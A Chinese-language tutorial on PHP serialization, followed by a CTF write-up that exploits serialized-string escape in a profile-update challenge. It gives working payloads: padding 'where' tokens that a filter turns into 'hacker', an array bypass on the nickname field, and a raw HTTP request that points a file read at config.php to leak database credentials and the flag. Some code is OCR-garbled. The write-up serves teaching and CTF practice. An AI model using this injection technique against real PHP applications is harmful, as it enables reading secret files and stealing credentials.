php 序列化和反序列化学习

——余泽平

**基本知识
序列化函数：serialize()　反序列化函数：unserialize()
php 序列化中对字母大小写 空白 回车 换行 等敏感
字母标示及含义：

```
a - array   b - boolean   d - double  i - integer   o - common object
r - reference   s - string  C - custom object  O - class   N - null
R - pointer reference   U - unicode string
```

序列化的过程：

```
NULL      -->   N;
boolean   -->   b:x;                          x->(0,1)
integer   -->   i:x;                          x->(-2147483648,2147483647)
double    -->   d:x;
string    -->   s:l:x;                        l,x->(length,string)
arrary    -->   a:l:{<k1><v1><k2><v2>...}     l,k,v->(length,key,value)
object    -->   O:l1:n:l2:{<name><value>..}   n->(obj.name)
```

object 只有实例 instance字段 -> (var,public,protected,private) 不包括 static,const 声明的静态字段
var 和 public 声明的字段都是公共字段，它们字段名的序列格式是相同的。protected 声明的字段为保护字段，在序列化时，字段名会加上（0x00*0x00）的前缀，0 表示 acsii 码为 0 的字符。private 声明字段为私有字段，在序列化时，字段名会加上（0x00 obj.name 0x00）的前缀 0x00 同样计算长度。

```php
<?php
class Test
{
    var $a = 1;
    public $b = 2;
    protected $c = 'hello';
    private $d = 'world';

    function __construct()
    {
        # code...
    }
    function __destruct()
    {
        # code...
    }
}
$obj = new Test();
echo serialize($obj);
?>
```

```
O:4:"Test":4:{s:1:"a";i:1;s:1:"b";i:2;s:4:"<0x00>*<0x00>c";s:5:"hello";s:7:"<0x00>Test<0x00>d";s:5:"world";}
```

反序列化过程：
php 在反序列化时，以 ; 作为字段的分隔，以 } 作为结尾，根据长度判断内容。
eg:

```
$array = array('x' =>'hello','y' =>'world' );
var_dump($array);
echo serialize($array);
+-------------result-------------+
array(2) {
  ["x"]=>
  string(5) "hello"
  ["y"]=>
  string(5) "world"
}
a:2:{s:1:"x";s:5:"hello";s:1:"y";s:5:"world";}
```

修改 hello 的 长度 为 7： a:2:{s:1:"x";s:7:"hello";s:1:"y";s:5:"world";} 反序列化出错

```
$result = 'a:2:{s:1:"x";s:7:"hello";s:1:"y";s:5:"world";}';
var_dump(unserialize($result));
+-------------result-------------+
PHP Notice:  unserialize(): Error at offset 45 of 46 bytes in /test.php on line 1
bool(false)
```

如果在 a:2:{s:1:"x";s:5:"hello";s:1:"y";s:5:"world";}后面 加上 ";s:1:"y";s:5:"ooooo";}
变为： a:2:{s:1:"x";s:5:"hello";s:1:"y";s:5:"world";}";s:1:"y";s:5:"ooooo";}
进行反序列化，结果和原来的 $array 一样

```
$result = 'a:2:{s:1:"x";s:5:"hello";s:1:"y";s:5:"world";}";s:1:"y";s:5:"ooooo";}';
```

```
var_dump(unserialize($result));
+------------result-------------+
array(2) {
  ["x"]=>
  string(5) "hello"
  ["y"]=>
  string(5) "world"
}
```

当把 a:2:{s:1:"x";s:5:"hello";s:1:"y";s:5:"world";}";s:1:"y";s:5:"ooooo";} 中 hello 的长度改为 28 时

```
$result = 'a:2:{s:1:"x";s:28:"hello";s:1:"y";s:5:"world";}";s:1:"y";s:5:"ooooo";}';
var_dump(unserialize($result));
+------------result-------------+
array(2) {
  ["x"]=>
  string(28) "hello";s:1:"y";s:5:"world";}"
  ["y"]=>
  string(5) "ooooo"
}
```

可以看到反序列化成功，x 的值 变为了 hello";s:1:"y";s:5:"world";}

假设这样一个场景 name 是 $_GET[] 请求的参数，把name 和 test 序列化后 进行转义 x (x–>[敏感字符])再存储，需要使用时再反序列化。

```
<?php
#$name = $_GET['name'];
$name = 'boy';
$test = "how are you";
$user = array('name' => $name,'test' => $test);

$seri_strings = filter(serialize($user));
echo $seri_strings;

function filter($strings){
    return preg_replace('/x/','**', $strings);
}
?>
+------------result-------------+
name = boy  ->  a:2:{s:4:"name";s:3:"boy";s:4:"test";s:11:"how are you";}
name = boyx ->  a:2:{s:4:"name";s:4:"boy**";s:4:"test";s:11:"how are you";}
```

name = boyx 时 序列化后 长度为 4 ， 字符串是 boy 长度为3 反序列化时肯定会出错（前面代码验证过）
根据php的反序列化原理，可以做一个大胆的想象：可不可以通过可控变量name在反序列化的时候改变test的值

假设 我们希望反序列化时 test = 'I am fine' 原本反序列化的结果应该是test = 'how are you'，所以需要把 name 的 " 和 { 进行闭合。构造序列：name –> boy";s:4:"test";s:4:"fine";}

```
<?php
#$name = $_GET['name'];
$name = 'boy";s:4:"test";s:4:"fine";}';
$test = "how are you";
$user = array('name' => $name,'test' => $test);

$seri_strings = filter(serialize($user));
echo $seri_strings;

var_dump(unserialize($seri_strings));

function filter($strings){
    return preg_replace('/x/','**', $strings);
}
?>
+------------result-------------+
a:2:{s:4:"name";s:28:"boy";s:4:"test";s:4:"fine";}";s:4:"test";s:11:"how are you";
array(2) {
  ["name"]=>
  string(28) "boy";s:4:"test";s:4:"fine";}"
  ["test"]=>
  string(11) "how are you"
}
```

运行结果还是 test = how are you 构造的序列没有起到作用，前面提过反序列化的过程会根据长度判断字符串，所以可以利用 filter 函数的作用：x –> ** len(x) = 1 –> len(**) = 2 len(";s:4:"test";s:4:"fine";}) = 25

因此，可以构造： name = boyxxxxxxxxxxxxxxxxxxxxxxxxx";s:4:"test";s:4:"fine";} [25 个 x]

```
<?php
#$name = $_GET['name'];
$name = 'boyxxxxxxxxxxxxxxxxxxxxxxxxx";s:4:"test";s:4:"fine";}';
$test = "how are you";
$user = array('name' => $name,'test' => $test);

$seri_strings = filter(serialize($user));
echo $seri_strings;
```


```
var_dump(unserialize($seri_strings));

function filter($strings){
    return preg_replace('/x/','**', $strings);
}
?>
+------------result-------------+
a:2:{s:4:"name";s:53:"boy**************************************************";s:4:
"test";s:4:"fine";}";s:4:"test";s:11:"how are you";}

array(2) {
  ["name"]=>
  string(53) "boy**************************************************"
  ["test"]=>
  string(4) "fine"
}
```


结果可以看到， 序列化 + 转义后 a:2{s:4:"name";s:53:"boy**";s:4:"test";s:4:"fine";}";s:4:"test";s:11:"how are you";}

再反序列化后 成功实现了逃逸 test = fine

**一道ctf题实践反序列化逃逸

打开链接是个登陆页面 目录扫描发现源码泄露




class.php
config.php
index.php
profile.php
register.php
static
update.php
upload

source: update.php

```php
<?php
  require_once('class.php');
  if($_SESSION['username'] == null) {
    die('Login First');
  }
  if($_POST['phone'] && $_POST['email'] && $_POST['nickname'] && $_FILES['photo'])

    $username = $_SESSION['username'];
    if(!preg_match('/^\d{11}$/', $_POST['phone']))
      die('Invalid phone');

    if(!preg_match('/^[_a-zA-Z0-9]{1,10}@[_a-zA-Z0-9]{1,10}\.[_a-zA-Z0-9]{1,10}$/'
                  $_POST['email'])){
      die('Invalid email');
    }
    if(preg_match('/[^a-zA-Z0-9_]/', $_POST['nickname']) ||
       strlen($_POST['nickname']) > 10){
      die('Invalid nickname');}

    $file = $_FILES['photo'];
    if($file['size'] < 5 or $file['size'] > 1000000)
      die('Photo size error');

    move_uploaded_file($file['tmp_name'], 'upload/' . md5($file['name']));
    $profile['phone'] = $_POST['phone'];
    $profile['email'] = $_POST['email'];
    $profile['nickname'] = $_POST['nickname'];
    $profile['photo'] = 'upload/' . md5($file['name']);

    $user->update_profile($username, serialize($profile));
    echo 'Update Profile Success!<a href="profile.php">Your Profile</a>';
  }
  else {
?>
```

从update.php 文件中看到post 提交参数有 phone email nickname photo，nickname 中有一个 strlen(nickname) < 10 的限制 ， 可以用数组绕过
在update_profile() 函数中，接收的一个参数为 serialize($profile)　在class.php 中 找到update_profile()

```php
<?php
public function update_profile($username, $new_profile) {
    $username = parent::filter($username);
    $new_profile = parent::filter($new_profile);

    $where = "username = '$username'";
    return parent::update($this->table, 'profile', $new_profile, $where);
  }
?>
```

update_profile() 中使用了filter() 进行对$username 和 serialize($profile) 进行过滤
把 select insert update delete where 替换为 hacker 然后更新到数据库中

```
<?php
public function filter($string) {
    $escape = array('\'', '\\\\');
    $escape = '/' . implode('|', $escape) . '/';
    $string = preg_replace($escape, '_', $string);

    $safe = array('select', 'insert', 'update', 'delete', 'where');
    $safe = '/' . implode('|', $safe) . '/i';
    return preg_replace($safe, 'hacker', $string);
  }

public function update($table, $key, $value, $where) {
    $sql = "UPDATE $table SET $key = '$value' WHERE $where";
    return mysql_query($sql);
  }
  ?>
```

source: proflie.php


```
<?php
  require_once('class.php');
  if($_SESSION['username'] == null) {
    die('Login First');
  }
  $username = $_SESSION['username'];
  $profile=$user->show_profile($username);
  if($profile  == null) {
    header('Location: update.php');
  }
  else {
    $profile = unserialize($profile);
    $phone = $profile['phone'];
    $email = $profile['email'];
    $nickname = $profile['nickname'];
    $photo = base64_encode(file_get_contents($profile['photo']));
```


```
?>
```

show_profile() 函数从数据库读出用户信息 $profile，然后进行 unserialize($proflie) 。file_get_contents() 接收用户信息 $profile['photo'] 。猜想：如果photo可控，将可以通过fie_get_contents() 读取flag

```php
<?php
public function show_profile($username) {
    $username = parent::filter($username);

    $where = "username = '$username'";
    $object = parent::select($this->table, $where);
    return $object->profile;
  }
?>
```

注册一个账户 username->hello password->123456   登录成功后要求更新个人信





```
nickname 参数改为 nickname[]  绕过判断条件  strlen($_POST['nickname']) > 10
```

通过改变 nickname 使 unserialize() 逃逸出 photo=config.php 需要构造 ";}s:5:"photo";s:10:"config.php";} 构造长度为 34 。 where 的长度为 5 hacker 的长度为 6 。filter() 将 where 替换为 hacker 后 字符串长度 增加 1 。想要实现逃逸，需要填充 34 个 where 才能使 序列化结构正确


本地测试：

```
<?php
$name = 'hello';
$test = "world";
$name = array($name);
$user = array('name' => $name,'test' => $test);

function filter($strings){
    return preg_replace('/where/','hacker', $strings);
}

$seri_strings = filter(serialize($user));
echo $seri_strings;
var_dump(unserialize($seri_strings));
?>
+------------result-------------+
a:2:{s:4:"name";a:1:{i:0;s:5:"hello";}s:4:"test";s:5:"world";}
array(2) {
  ["name"]=>
  array(1) {
    [0]=>
    string(5) "hello"
  }
  ["test"]=>
  string(5) "world"
}
```

填充 34 个 where + ";}s:5:"photo";s:10:"config.php";} 反序列化逃逸 –> photo=config.php

```
<?php
$name = 'hello';
$test = "world";

function filter($strings){
    return preg_replace('/where/','hacker', $strings);
}

$payload = '";}s:5:"photo";s:10:"config.php";}';
$padding = 'wherewherewherewherewherewherewherewherewherewherewherewherewherewhere
            wherewherewherewherewherewherewherewherewherewherewherewherewherewhere
            wherewherewherewherewherewhere';
$name = array($name.$padding.$payload);
$user = array('name' => $name,'test' => $test);

$seri_strings = filter(serialize($user));
echo $seri_strings;
var_dump(unserialize($seri_strings));
?>
+------------result-------------+
a:2:{s:4:"name";a:1:{i:0;s:209:"hellohackerhackerhackerhackerhackerhackerhackerhac
kerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerh
ackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhacker";}s:
5:"photo";s:10:"config.php";}";}s:4:"test";s:5:"world";}

array(2) {
  ["name"]=>
  array(1) {
    [0]=>
    string(209) "hellohackerhackerhackerhackerhackerhackerhackerhackerhackerhacker
    hackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhacker
    hackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhacker"
  }
  ["photo"]=>
  string(10) "config.php"
}
```

把 nickname 改为数组 值为：hellowherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewhere";}s:5:"photo";s:10:"config.php";}


Go
Cancel
Target: http://3e0620f7-31ff-4476-b878-1e66f114c356.node3.buuoj.cn
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render

```
POST /update.php HTTP/1.1
Host: 3e0620f7-31ff-4476-b878-1e66f114c356.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://3e0620f7-31ff-4476-b878-1e66f114c356.node3.buuoj.cn/update.php
Cookie: PHPSESSID=4e0679f1a3e297163f05ee6f8900bb6d
DNT: 1
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------4014410510369
Content-Length: 27420

-----------------------------4014410510369
Content-Disposition: form-data; name="phone"

12345678900
-----------------------------4014410510369
Content-Disposition: form-data; name="email"

hello@qq.com
-----------------------------4014410510369
Content-Disposition: form-data; name="nickname[]"

hellowherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewhe
rewherewherewherewherewherewherewherewherewherewherewherewherewherewhere";}s:5:"photo";s:10:"config.php";}
-----------------------------4014410510369
Content-Disposition: form-data; name="photo"; filename="test.png"
Content-Type: image/png
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Sun, 21 Jun 2020 05:00:47 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 341
Connection: close
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
X-Powered-By: PHP/5.6.40

<br />
<b>Warning</b>:  preg_match() expects parameter 2 to be string, array
given in <b>/var/www/html/update.php</b> on line <b>15</b><br />
<br />
<b>Warning</b>:  strlen() expects parameter 1 to be string, array given in
<b>/var/www/html/update.php</b> on line <b>15</b><br />
Update Profile Success!<a href="profile.php">Your Profile</a>
```

访问 profile.php 查看源码 得到 flag 的 base64 形式

```html
<!DOCTYPE html>
<html>
<head>
   <title>Profile</title>
   <link href="static/bootstrap.min.css" rel="stylesheet">
   <script src="static/jquery.min.js"></script>
   <script src="static/bootstrap.min.js"></script>
</head>
<body>
  <div class="container" style="margin-top:100px">
    <img src="data:image/gif;base64,PD9waHAKJGNvbmZpZ1snaG9zdG5hbWUnXSA9ICcxMjcuMC
                4wLjEnOwokY29uZmlnWyd1c2VybmFtZSddID0gJ3Jvb3QnOwokY29uZmlnWydwYXNzd2
                9yZCddID0gJ3F3ZXJ0eXVpb3AnOwokY29uZmlnWydkYXRhYmFzZSddID0gJ2NoYWxsZW
                5nZXMnOwokZmxhZyA9ICdmbGFnezYwYmU5Y2U4LTgyYzQtNGFkMS04MTFkLWM1MmFjYm
                VmZDQ5NH0nOwo/Pgo="
          class="img-memeda " style="width:180px;margin:0px auto;">
    <h3>Hi Array</h3>
    <label>Phone: 12345678900</label>
    <label>Email: hello@qq.com</label>
  </div>
</body>
</html>
```

4 解码得到 flag

```php
<?php
$data = 'PD9waHAKJGNvbmZpZ1snaG9zdG5hbWUnXSA9ICcxMjcuMC4wLjEnOwokY29uZmlnWyd1c2Vyb
mFtZSddID0gJ3Jvb3QnOwokY29uZmlnWydwYXNzd29yZCddID0gJ3F3ZXJ0eXVpb3AnOwokY29uZmlnWyd
kYXRhYmFzZSddID0gJ2NoYWxsZW5nZXMnOwokZmxhZyA9ICdmbGFnezYwYmU5Y2U4LTgyYzQtNGFkMS04M
TFkLWM1MmFjYmVmZDQ5NH0nOwo/Pgo';
echo base64_decode($data);
?>
+------------result-------------+
<?php
$config['hostname'] = '127.0.0.1';
$config['username'] = 'root';
$config['password'] = 'qwertyuiop';
$config['database'] = 'challenges';
$flag = 'flag{60be9ce8-82c4-4ad1-811d-c52acbefd494}';
?>
```

------ end ------